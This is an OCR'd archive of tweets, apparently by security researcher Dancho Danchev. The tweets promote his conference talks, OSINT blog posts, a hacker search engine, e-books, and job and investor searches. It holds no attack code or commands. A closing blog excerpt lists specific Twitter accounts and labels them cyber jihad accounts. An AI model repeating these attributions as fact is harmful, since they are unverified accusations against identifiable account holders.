
This is me presenting at @CybercampEs on "Exposing Koobface - The World's Largest Botnet". Here's the actual PPT - https://t.co/oo5hjgR3qE Watch the actual Keynote here - https://t.co/q5iTxLwmK1 Stay tuned! #security #cybercrime #malware https://t.co/OE7d9Lmpef

⇄1



05:06

This is me presenting at InfoSec Europe circa 2012 with @Webroot. Here's a full summary of all of my post at Webroot's Threat Blog circa 2012-2014 - https://t.co/xLcu3tz4iF Stay tuned! #security #cybercrime #malware https://t.co/bIOWj]RizB



Here's my "Exposing the Dynamic Money Mule Recruitment Ecosystem" PPT from an invite-only conference - https://t.co/2cCjClx5aH Enjoy! #security #cybercrime #malware

05:13

Here's my "Intell on the Criminal Underground - Who's Who in Cyber Crime for 2007?" PPT - https://t.co/fMihIBNPU2 Enjoy! #security #cybercrime #malware

2

06:07


Here's my "Cyber Jihad vs Cyberterrorism - Separating Hype from Reality" PPT from RSA Europe 2012 - https://t.co/y78Fq4aC1I Enjoy! #security #cybercrime #malware

7 - Monday

08:11

Watch my @CybercampEs Keynote on Koobface circa 2016 - here https://t.co/q5iTxLwmK1 PPT here - https://t.co/oo5hjgR3qE #security #cybercrime #malware #CyberSecurity #cyberattacks #CyberAttack #ThreatIntel #ThreatHunting #threatintelligence **⇄**2 08:24

Check this out! Dancho Danchev's official "We Hate You" album on vinyl courtesy of "Deterrent Industries" - https://t.co/hwEjEXcvgt Who's behind the album? Check out the OSINT analysis here - https://t.co/xGvnXPlOhj #security #cybercrime #malware https://t.co/742rApneWa



08:28

Listen to the original interview - https://t.co/1YtU5DVpsM [MP3] which I gave to DW circa 2012 on the Koobface botnet. Here's the actual interview - https://t.co/9C2AflKrVE Stay tuned! #security #cybercrime #malware

9 - Wednesday

05:44

#NowPlaying - Mr. Suspect & Dearn To Listen (Original Mix) - https://t.co/uaThk8IXYn

14 - Monday

03:45

New Post - Dancho Danchev's Blog - Official Multiple E-Book Formats Full Offline Download Copy Available - Grab a Copy Today! - https://t.co/FsmgThl1gh #security #cybercrime #malware #CyberSecurity #cyberthreats #ThreatIntel #ThreatIntelligence

03:46

New Post - Profiling a Currently Active High-Profile Cybercriminals Portfolio of Ransomware-Themed Extortion Email Addresses - https://t.co/xbr9BSxfHV #security #cybercrime #malware #CyberSecurity #cyberthreats #ThreatIntel #ThreatIntelligence

26 - Saturday

02:12

Dancho Danchev's Disappearance - 2010 - Official Complaint Against Republic of Bulgaria - https://t.co/4kSkLVClgA #security #cybercrime #malware #CyberSecurity #CyberAttack #CyberSec #ThreatIntel #ThreatIntelligence

2 ★1 02:13

Dancho Danchev's 2010 Disappearance - An Elaboration - Part Two - https://t.co/xGvnXPlOhj #security #cybercrime #malware #CyberSecurity #CyberAttack #CyberSec #ThreatIntel #ThreatIntelligence

≥2 ★2

28 - Monday

04:01

Check this out! We're officially back! I've recently launched a high-profile project on the original https://t.co/fnswrm8KWP and guess what? As of today we have a fully working flagship search engine for hackers and security experts working. Enjoy! RT pls!

 \rightleftharpoons 1

04:04

Interested in receiving high-profile security news and research articles? Subscribe to our https://t.co/BTusMsPDoI Official Security Newsletter - https://t.co/mITgfrpPEX #security #cybercrime #malware #CyberSecurity

04:05

Grab an account at our https://t.co/BTusMsPDoI Official Security and Hacking Forum here - https://t.co/FwBdikR1fF #security #cybercrime #malware #CyberSecurity

Check out our official https://t.co/BTusMsPDoI Wordpress blog here - https://t.co/YKvIU1GwPu #security #cybercrime #Malware #CyberSecurity Stay tuned!

$\bigstar 1$

04:11

Have you heard of my Virtual Reality for Hackers Cybertronics project? Check out the technical specifications here - https://t.co/DJt4KUZzJd and donate today! #security #cybercrime #malware #CyberSecurity Stay tuned!

October

2 - Friday

04:09

Join me on Facebook for a Live Broadcast in two hours! - https://t.co/6bLLdzOCpC #security #cybercrime #malware #CybersecurityAwarenessMonth #CyberSecMonth #CyberSecurityMonth #ThreatHunting #ThreatIntel #ThreatIntelligence Cheers! Dancho.

05:29

Going live in 30 minutes! - https://t.co/6bLLdzOCpC #security #cybercrime #malware #CybersecurityAwarenessMonth #CyberSecMonth #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntelligence Stay tuned!

$\bigstar 1$

06:15

Join me now! https://t.co/DVBGztbLsz

3 - Saturday

08:47

RT @TantataSolution: El seguimiento de Cyber-Criminales de todo el mundo de mano de los profesionales que los investigan. #CyberCamp16 #Koo...

9 - Friday

03:30

https://t.co/fnswrm8KWP - Search Engine for Hackers and Security Experts! #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #CyberAttack #CyberSecMonth #ThreatIntel #ThreatIntelligence #ThreatHunting Stay tuned!

30 - Friday

07:37

New Post - "Exposing Iran-based Hackers and Web Site Defacement Group's Personal Web Sites Portfolio - Direct Technical Collection Download! Grab a Copy Today!" - https://t.co/xBtcwuiL0k #security #cybercrime #malware #ThreatIntel Stay tuned!

⇄1

November

11 - Wednesday

04:31

New Post - "Exposing Protonmail and Tutanota's Illicit Abuse by Ransomware Gangs - A Compilation of Currently Active Ransomware-Themed Email Addresses" - https://t.co/ix1Z4tfvMw CC: @ProtonMail @TutanotaTeam #security #cybercrime #malware #ThreatIntelligence

★2

11:14

Cheers! https://t.co/KssZUoPcnL

11:15

Great stuff! https://t.co/Q3lzkLHyoG

19 - Thursday

02:18

If terrorism is a crime then cybercrime is a form of financial terrorism.

$\bigstar 1$

02:20

@deadlyembrace6 @ProtonMail @TutanotaTeam Point taken. For the record ProtonMail and Tutanota removed all the accounts. Cheers!

$\bigstar 1$

06:26

#NowPlaying - Future - Mask Off (Official Music Video) - https://t.co/gT14cAGOaG

Christmas came early! I have a birthday this week and I'll be spending it with my folks doing research touching base with folks from the industry and about to start selling a unique hardware-based block-chain enable firewall appliance. Cheers!

07:06

Long story short - the unique UTM hardware based firewall appliance let's you protect your home and corporate network using IDS/IPS including AV and honeypots and lets you earn crypto-currency in the process of detecting a threat. Appreciate that!

Cheers!

07:09

I've been also trying to acquire - https://t.co/SSoKe9VBHr where I've received a proposition to buy the portal and launch a security community on it with no success. I've then found a way to launch a project on the original - https://t.co/fnswrm8KWP Cheers!

07:10

The work on - https://t.co/fnswrm8KWP which I undertook a few months ago basically consists of the development of a search engine for hackers which is now live and works with an additional Dark Web search engine which I'll release later today.

Cheers!

07:12

We have a blog - https://t.co/T3YfdBnuVz forum - https://t.co/vnRcWY08qD including a newsletter - https://t.co/Li0AUnWHit Cheers!

07:14

The Web site - https://t.co/fnswrm8KWP is one of the World's most popular Web sites for hackers and security experts since 1994 and it's therefore a privilege and an honor to be running a project on the portal. Stay tuned! Cheers!

07:15

I'm still managing and running my personal - https://t.co/JTcqOaYgET which for the record has already received 5.6M page views since the original launch in December, 2005 making it one of the security industry's most popular security publications.

Cheers!

07:16

I'm also running a commercial E-shop for threat intelligence deliverables and Technical Collection type of materials - https://t.co/8KKLYQSBQB which you can check out and let me know what do you think. Cheers!

07:17

I've been also pretty active on Medium - https://t.co/GtWdP1FvOc by publishing a variety of articles in a variety of topics and areas which you can also check and let me know what do you think and actually follow me. Cheers!

 $\bigstar 1$

07:19

Remember Koobface which was basically the highlight of my career circa 2008-2013? Check out my Keynote at CyberCamp 2016 - https://t.co/q5iTxLwmK1 where I had the privilege to receive an invitation to present and stay tuned! Cheers!

07:20

#NowPlaying - Ariana Grande - God is a woman (Official Video) - https://t.co/vU4taYb6yQ

07:25

You can also go through a recent presentations portfolio - https://t.co/nNsXMPrGi0 and actually invite me to present at your event by approaching me at dancho.danchev@hush.com including a recent interview - https://t.co/glQoxvUWSs Cheers!

07:27

Did you know that in a previous life I was supposed to work with HBGary? - https://t.co/SRSiBRVJOh I can't wait to see this happen. Stay tuned! Cheers! - CC: @Greghoglund

20 - Friday

03:53

@cedricpernet In a separate world I was once the only individual singled out as a major threat intelligence and cybercrime research competitor. Cheers! https://t.co/a0Ye0M1DZ4



Competitors

Identified Competitors

- Cyber Defense Agency (CDA) (US)
- Cyber Security Research and Development Center (US)
- Cyveillance (US)
- Dancho Danchev (EU)
- Department of Homeland Security US-CERT(US)
- Ernst & Young (EU)
- EWA Information and Infrastructure Technologies, Inc. (US)
- Fortify (US)
- Global Security Mag (EU)

- iDefense Labs (US)
- iJET Intelligent Risk Systems (US)
- Informatica (US)
- IT Information Sharing and Analysis Center (US)
- iSIGHT Partners (US)
- Lookingglass (US)
- Multi-State Information Sharing Analysis Center (US)
- nCircle (US)
- SecureWorks (US)
- Trend Micro (US)
- United States Cyber Consequence Unit (US)

17

03:58

#NowPlaying - Zyce - Ayahuasca - https://t.co/5IEgGEO5TK

04:00

Great stuff! @ProtonMail and @TutanotaTeam removed all the ransomware email accounts which I provided here - https://t.co/ix1Z4tfvMw Cheers! #security #cybercrime #malware

 $\bigstar 1$

25 - Wednesday

05:12

The Inside Story Behind the Life of ex-Bulgarian Hacker Dancho Danchev - https://t.co/yowWUS37hM #security #cybercrime #malware #CyberSecurity #ThreatIntel #threatintelligence

 $\bigstar 1$

23:51

Pre-Orders Accepted! - https://t.co/fnswrm8KWP Drop me a line at ddanchev@cryptogroup.net in terms of finding out the currently accepted payment options! Happy Holidays! Regards. Dancho. https://t.co/h79S1YjX6c



December

1 - Tuesday

01:43

#NowPlaying - James Holden feat. Julie Thompson - Nothing (Original Mix) - https://t.co/tni0pcbZRV

14:36

New Post - "Exposing Emotet's Modern Infrastructure - A Case Study on Tracking Down and Shutting Down Abusive Malware In Direct Cooperation with Abuse Departments" - https://t.co/9cfq9oruSc #security #cybercrime #malware

2

5 - Saturday

08:31

Who wants to obtain private reader access to my - https://t.co/JTcqOaYgET starting as of January, 2021? #security #cybercrime #malware

15 - Tuesday


10:50

Exclusive - "How I Got Robbed and Beaten and Illegally Arrested by a Local Troyan Gang in Bulgaria?"- https://t.co/R0i2TGkcyz #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence

18 - Friday

12:52

We're online! Grab HexChat - https://t.co/svsi86esJb and join us at https://t.co/kxEf1MNiuX Regards. Dancho. #security #cybercrime #malware https://t.co/S8sUCrno9s



Who's online? #security #cybercrime #malware

19 - Saturday

09:59

Amazon Kindle users! Check this out! - https://t.co/0t8BkZEgbG #security #cybercrime #malware

≥2 ★1

11:53

@k8em0 I just came across to this "Top 10 Sexy Infosec Geeks of 2009" compilation - https://t.co/rRSTFqvqyY and it looks like I almost made the list. Check out the

$\bigstar 1$

21 - Monday

09:24

#NowPlaying - Ariana Grande - Santa Tell Me - https://t.co/FeveYVA11h Happy Holidays! God bless and let's don't forget about the rest! Cheers! Dancho


09:31

This is me presenting at RSA Europe 2012 on Cyber Jihad vs Cyberterrorism - Separating Hype from Reality. Here's the PPT - https://t.co/h4jS0vOgHB Cheers! Dancho https://t.co/4hnHmOHEhJ




09:34

Awesome! Grab a copy of my original Iran's Hacking Ecosystem exposed report circa 2015 from here - https://t.co/N8Onckjg5V and the second version of the research from here - https://t.co/x6UATSRiC9 Stay tuned! https://t.co/VYcK8UcYbJ



09:36

Remember Koobface? - https://t.co/oPmvq5vgpX This is how it all began. Check out my Keynote presentation at CyberCamp 2016 here - https://t.co/q5iTxLwmK1 Stay tuned! https://t.co/aXLFmW0v6E



25 - Friday

11:11

h0 h0! Merry Christmas folks! God bless and let's don't forget to nuke the rest. I

mean with high quality research and analysis. Keep up the good work and the spirit! Happy Christmas and New Year celebration. Stay tuned! https://t.co/u68KHRhBNl





11:17

@adamjodonnell Merry Christmas! - https://t.co/FeveYVA11h Cheers! Dancho.

28 - Monday

05:14

Got time? Watch my Keynote at CyberCamp 2016 - https://t.co/q5iTxLwmK1 Cheers! Dancho

O5:42

Awesome! Check out this publication! - https://t.co/xMYa1jchLC it's a pleasure and an honor to have made the list of IOCs providers. Consider catching up in terms of what I've been up to at my personal blog - https://t.co/wEK5XX2J9Z Cheers! Dancho https://t.co/E8smulfMgp




Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

2021

January

1 - Friday

04:27



"AN IN-DEPTH ANALYSIS OF HUNDREDS OF HIGH-PROFILE AND NEVER-PUBLISHED BEFORE SECURITY RESEARCH ARTICLES AND OSINT ANALYSIS BY THE WINNER OF JESSY H. NEAL AWARD FOR BEST BLOG FOR ZDNET'S ZERO DAY BLOG FOR 2010." - DANCHO DANCHEV **DANCHO DANCHEV'S** NET'S ZERO DAY OG IN-DEPTH OVERVIEW AND ANALYSIS OF SECURITY BLOGGER DANCHO DANCHEV'S SECURITY RESEARCH FOR ZDNET'S ZERO DAY BLOG CIRCA 2008-2012

BY DANCHO DANCHEV

2 - Saturday

03:20

Who wants to join me on IRC? Grab a copy of https://t.co/I7DqVpdnXX and join me at https://t.co/kxEf1MNiuX Stay tuned! Regards. Dancho

$\bigstar 1$

08:49

I'm looking for a VR application developer. Who can assist here? Regards. Dancho

6 - Wednesday

12:54

New Post - Exposing the Pay Per Install Underground Business Model - Historical OSINT - An Analysis - 2008 - https://t.co/E9qxtvqHXi #security #cybercrime #malware


≥1 ★1

8 - Friday

02:45


Guess who's popular? Original source here - https://t.co/tzX8ADaTId #security #cybercrime #malware https://t.co/2llNX3eJyh

 $\bigstar 1$



04:37


This is me on Google Trends - https://t.co/DpYX6XgClX Stay tuned! https://t.co/FwsS2C62qF



9 - Saturday

04:13

Folks check out my historical OSINT analysis of the pay per install market segment within the cybercrime ecosystem circa 2008 - https://t.co/E9qxtvqHXi Want to know who's behind BakaSoftware? Check this out - https://t.co/yCfYp9r4VK https://t.co/coAmeW0SnE



Hey @mikko check this out! I just came across to this reference that the C&C server domain is registered using my name. Takes you back doesn't it? Here's the PPT - https://t.co/wMxIQCeISZ Cheers and thanks for the reference! Regards. Dancho https://t.co/j2NcCspnSz



10 - Sunday


09:37

Just did this! - https://t.co/J6eVOm1pmU Approach me at dancho.danchev@hush.com Cheers! Dancho.

13:51

Who wants to advertise? https://t.co/NE3YImt6nN

Dancho Danchev's Blog - Mind Streams of Information Security Knowledge



13 - Wednesday

02:29

Anyon using Silent Circle?

 $\bigstar 1$

RT @netresec: Our #SUNBURST STAGE2 Victim Table (orgs actively targeted by the threat actor) has now been updated to include "paloaltonetwo...

21 - Thursday

07:57

Anyone interested in inviting me to speak at their event?

28 - Thursday

09:36

Anyone hiring? #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #ThreatIntel

$\bigstar 1$

10:05

This is me quoted in an article on the SUNBURST malware campaign - https://t.co/sTCEgEfm6a #security #cybercrime #malware

February

5 - Friday

13:02

New Post - Dancho Danchev's Blog - Accepting Conference Invitations! - https://t.co/mam7hjU6PQ #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntelligence #ThreatIntel

≈1 ★1

13:03

New Post - Rogue "Malware Spreading Security Researchers" Launch Malicious Social Engineering Campaign Against Legitimate Researchers - OSINT Analysis - https://t.co/XTwE0eJdFr #security #cybercrime #malware #CyberSecurity #cyberattacks

$\bigstar 1$

13:04

New Post - Can You Recognize These Guys? - https://t.co/x9kaXTLkTW #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntelligence #ThreatIntel

 $\rightleftharpoons 1 \bigstar 1$

New Post - FBI Shuts Down Radical Propaganda Online Web Sites - An OSINT Analysis - https://t.co/QqD6PDEyCb #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #ThreatIntelligence

13:06

New Post - Revisiting "Malware - Future Trends" - 10 Years Later - An Exclusive Peek Inside the Modern Cybercrime and Malware Ecosystem - An Analysis - https://t.co/wRUOhvs5m6 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel

≥2 ★2

13:07

New Post - Exclusive Interview with https://t.co/X2z28aSWfB's Primary Project
Operator - Security Researcher - Dancho Danchev - https://t.co/RelIUMZ2rB
#security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel
#ThreatIntelligence

≈1 ★1

13:08

New Post - Introducing https://t.co/X2z28aSWfB's - "How to Get in Touch with the KGB - The Definite Hacker's Manual" Online Manual - https://t.co/OMiphwumQJ #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #ThreatIntelligence

13:19

New layout - https://t.co/fnswrm8KWP

13:22

@threatresearch You're welcome. Stay tuned!

 $\bigstar 1$

13:32

@viralpoetry @hackermaderas @securitytrails @dragosr @TheRealSmuggler I'm alive and kicking. The best is yet to come. God bless and let's don't forget about the rest. Catch up here - https://t.co/JTcqOaYgET and https://t.co/fnswrm8KWP Cheers! Dancho

 $\bigstar 1$

13:36

RT @packet_storm: Dancho Danchev Launches New Uncle George Initiative https://t.co/V76QmHkXkH #news

13:38

RT @CybercampEs: ¿Te vas a perder las keynotes de Dancho Danchev y @jaimeblascob en #CyberCamp16? No dejes pasar esta oportunidad https://t...

6 - Saturday

02:17

I have an upcoming first issue of - https://t.co/fnswrm8KWP's "Wisdom Kings" E-Zine.
Who wants to contribute with an interview or an article?

⇄1 02:20

In the first issue all articles are contribute by me and I'm currently looking for contributors in the form of an interview or an article. Who's interested?

https://t.co/mFuYy9y92d

05:59

Anyone looking to hire Security Blogger?

10:26

Who wants to advertise? https://t.co/980i15fNHS

10:34

Check this out! "The Inside Story Behind the Life of ex-Bulgarian Hacker Dancho Danchev" - https://t.co/kyl5GvScSi

10:40

Do you read my blog? Here's the Amazon Kindle version - https://t.co/JT676NfPZl

11:23

Check out this interview with me - https://t.co/G1MgRzB0VG

11:27

Listen to this interview with me - https://t.co/WeXBIboxrA

1	1	٠2	Λ

Guess who made the list - https://t.co/YSzc3xM1fl check out the comments!

7 - Sunday

09:16

https://t.co/cTtpAbqDQF

09:24

" Accomplished ZDNet blogger Dancho Danchev is an independent security consultant, while Kevin Poulsen, senior editor at Wired News, was already widely known as a hacker before he made the jump." - https://t.co/QjuqFTKHB7

 $\rightleftharpoons 1 \bigstar 1$

09:29

"But where the hell is Kim Zetter? Kevin Poulsen? Dancho Danchev? Arik Hessidahl? Hell I would even put Space Rogue on this list, who is not even a reporter justa security media critic." - https://t.co/ZOfStzfscE

09:34

"Authentic hardworking online investigators like the ShadowServer Foundation, Jart Armin of Host Exploit, Brian Krebs, Dancho Danchev, the Project Grey Goose volunteers" - https://t.co/DoZYWHUuma

09:37

https://t.co/tzX8ADaTId

09:46

Be the best. Nuke the rest. Cheers! Dancho https://t.co/ClhgFZfU7p








In the news! https://t.co/jFresSI3jz



$\bigstar 1$



8 - Monday

06:50

Anyone looking to hire security blogger technical content writer freelance journalist or a reporter? #security #cybercrime #malware #CyberSecurity #cyberattack

2

9 - Tuesday

03:52

Who's using https://t.co/V6qUsR0uxR?

My official XMPP Jabber OMEMO ID for real-time communication is ddanchev@conversations.im drop me a message today! #security #cybercrime #malware #OSINT #ThreatIntel #infosec #cybersecurity

 $\bigstar 1$

15:17

https://t.co/UZ6qVAhxVF

10 - Wednesday

11:52

xmpp:https://t.co/c6QFWt4vzP.sk@conference.conversations.im?join

12:05

I need a cyber security investor to help work with me for an upcoming project. Who's interested? #security #cybercrime #nalware #CyberAttack #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel

12 - Friday

19:19

https://t.co/fnswrm8KWP

 $\bigstar 1$

19:19

https://t.co/O6SeAzk1Gw

19:20

https://t.co/6dqoX6A0gM

14 - Sunday

12:35

Who can donate? https://t.co/a1PU4M0L4P

17 - Wednesday

09:57

Conference photos! https://t.co/fAF4DAQqD8

 $\rightleftharpoons 1 \bigstar 1$

92



Conference photos! Part Two. https://t.co/5Vpw9r6t4Q



11:22

Trying to get more followers! RT pls! #security #cybercrime #malware #CyberSecurity #CyberAttack #CyberSecurityNews #cyberattacks #CyberSec #ThreatHunting #ThreatIntel

18 - Thursday

09:51

Expecting a call from an investor! Wish me luck. https://t.co/vpTj8PrKkv

 $\bigstar 1$



New Post - "Exposing Anonymous International's Hacking Collective Online Infrastructure - An OSINT Analysis" - https://t.co/K5nLaKe9hD #security #cybercrime #malware

≥1 ★1

21 - Sunday

09:46

My RSS feed - https://t.co/B6SPnTw7FO Rocking the boat as it's been 2005! Add me to your RSS reader today! Stay tuned! https://t.co/gc07DavvOs

MIND STREAMS OF INFORMATION SECURITY KNOWLEDGE

In the overwhelming sea of information, access to timely, insightful and independent opensource intelligence (OSINT) analyses is crucial for maintaining the necessary situational awareness to stay on the top of emerging security threats. This blog covers trends and fads, tactics and strategies, intersecting with third-party research, speculations and real-time CYBERINT assessments, all packed with sarcastic attitude

Al Qaeda A Dancho Danchev

III 1 Min Reading

Exposing a Currently Active List of Cyber Jihad Themed Twitter Accounts - An OSINT Analysis

Dear blog readers, This is the second list of cyber jihad themed Twitter accounts that I wanted to share with everyone which I obtained using a recent Technical Collection campaign where I intend to assist U.S Law Enforcement and the U.S intelligence Community on its way to track down and prosecute the cybercriminals behind these campaigns. Currently active cyber jihad themed Twitter accounts.https://twitter.com/As_soumalyhttps://twitter.com/wilayat_cairo56https://twitter.com/ISmisMUJAHIDAHhttps://twitter.com/ISmisMUJAHIDAHhttps://twitter.com/Isamadmas1980

